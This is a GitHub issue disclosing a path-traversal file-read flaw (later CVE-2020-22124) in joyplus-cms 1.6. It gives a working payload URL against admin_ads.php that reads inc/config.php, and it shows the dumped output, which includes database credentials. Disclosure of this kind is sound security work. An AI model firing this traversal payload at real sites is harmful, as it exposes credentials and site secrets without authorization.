joyplus-cms 1.6 has Any file to read vulnerability #1

○ Open 876054426 opened this issue on Feb 25, 2020 · 2 comments

876054426 commented on Feb 25, 2020 Owner

Title: joyplus-cms 1.6 - Any file to read vulnerability

Date: 2020-02-25

Exploit Author: Zeo

Vendor Homepage: https://github.com/joyplus/joyplus-cms and http://www.joyplus.tv

Software Link: https://github.com/joyplus/joyplus-cms

Version: 1.6

Tested on Windows 7

joyplus-cms 1.6 has a vulnerability that can Any file to read


that would allow an attacker to Sensitive information website and mysql or ftp password

Proof :

1 Normal installation site and login
http://127.0.0.1/joyplus-cms/manager/index.php?action=login

2 Access to trigger the vulnerability site You can switch to any directory
payload
http://127.0.0.1/joyplus-cms/manager/admin_ads.php?action=edit&file=../../../inc/config.php

You can switch to any directory ex：file=../../../inc/config.php



广告文件名： ../../../inc/config.php .js 广告内容需要html转js操作，否则无法正常显示。


广告内容：

```
define("app_picpath",1);     //图片保存路径方式，0=默认,1=按月份,2=按日期,3=每目录500图片，超过自动创建新目录
define("app_dbtype","mysql");     //数据库类型: 值分别为 access ; mssql
define("app_dbpath","");     //access数据库路径
define("app_dbserver","localhost");     //SQL数据库服务器地址
define("app_dbname","joy1");                    //SQL数据库名称
define("app_dbuser","root");     //SQL数据库用户名
define("app_dbpass","root");                    //SQL数据库密码
define("app_tablepre","mac_");                    //表结构前缀
```

http://127.0.0.1/joyplus-cms/manager/admin_ads.php?action=edit&file=../../../inc/config.php

□ Post data □ Referer □ User Agent □ Cookies

3 read the "\joyplus-cms\inc\config.php" code Let the cat out of the mysql password
You can switch to any directory，just change the file=../../../xx.xx



广告文件名： ../../../inc/config.php .js 广告内容需要html转js操作，否则无法正常显示。

广告内容：

```
define("app_cachetime",60);     //缓存时间
define("app_cacheid","1356067477");     //缓存标示
define("app_picpath",1);     //图片保存路径方式，0=默认,1=按月份,2=按日期,3=每目录500图片，超过自动创建新目录
define("app_dbtype","mysql");     //数据库类型: 值分别为 access ; mssql
define("app_dbpath","");     //access数据库路径
define("app_dbserver","localhost");     //SQL数据库服务器地址
define("app_dbname","joy2");                              //SQL数据库名称
define("app_dbuser","root");     //SQL数据库用户名
define("app_dbpass","root");                              //SQL数据库密码
define("app_tablepre","mac_");                                 //表结构前缀
define("app_icp","");     //网站备案号
define("app_email","23672855@qq.com");     //站长邮箱
define("app_qq","23672855");     //站长qq
define("app_user",1);        //是否开启会员验证0关闭，1开启
define("app_dynamiccache",0);        //是否开启动态文件缓存0关闭，1开启
define("app_timming",1);        //是否开启定时任务0关闭,1开启
define("app_install",1);        //是否已经安装本程序0未安装，1已安装
```

👍 1

fgeek commented on Aug 21, 2021

CVE-2020-22124 has been assigned for this issue.

fgeek commented on Aug 21, 2021

Btw both vendor home pages are not available anymore.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants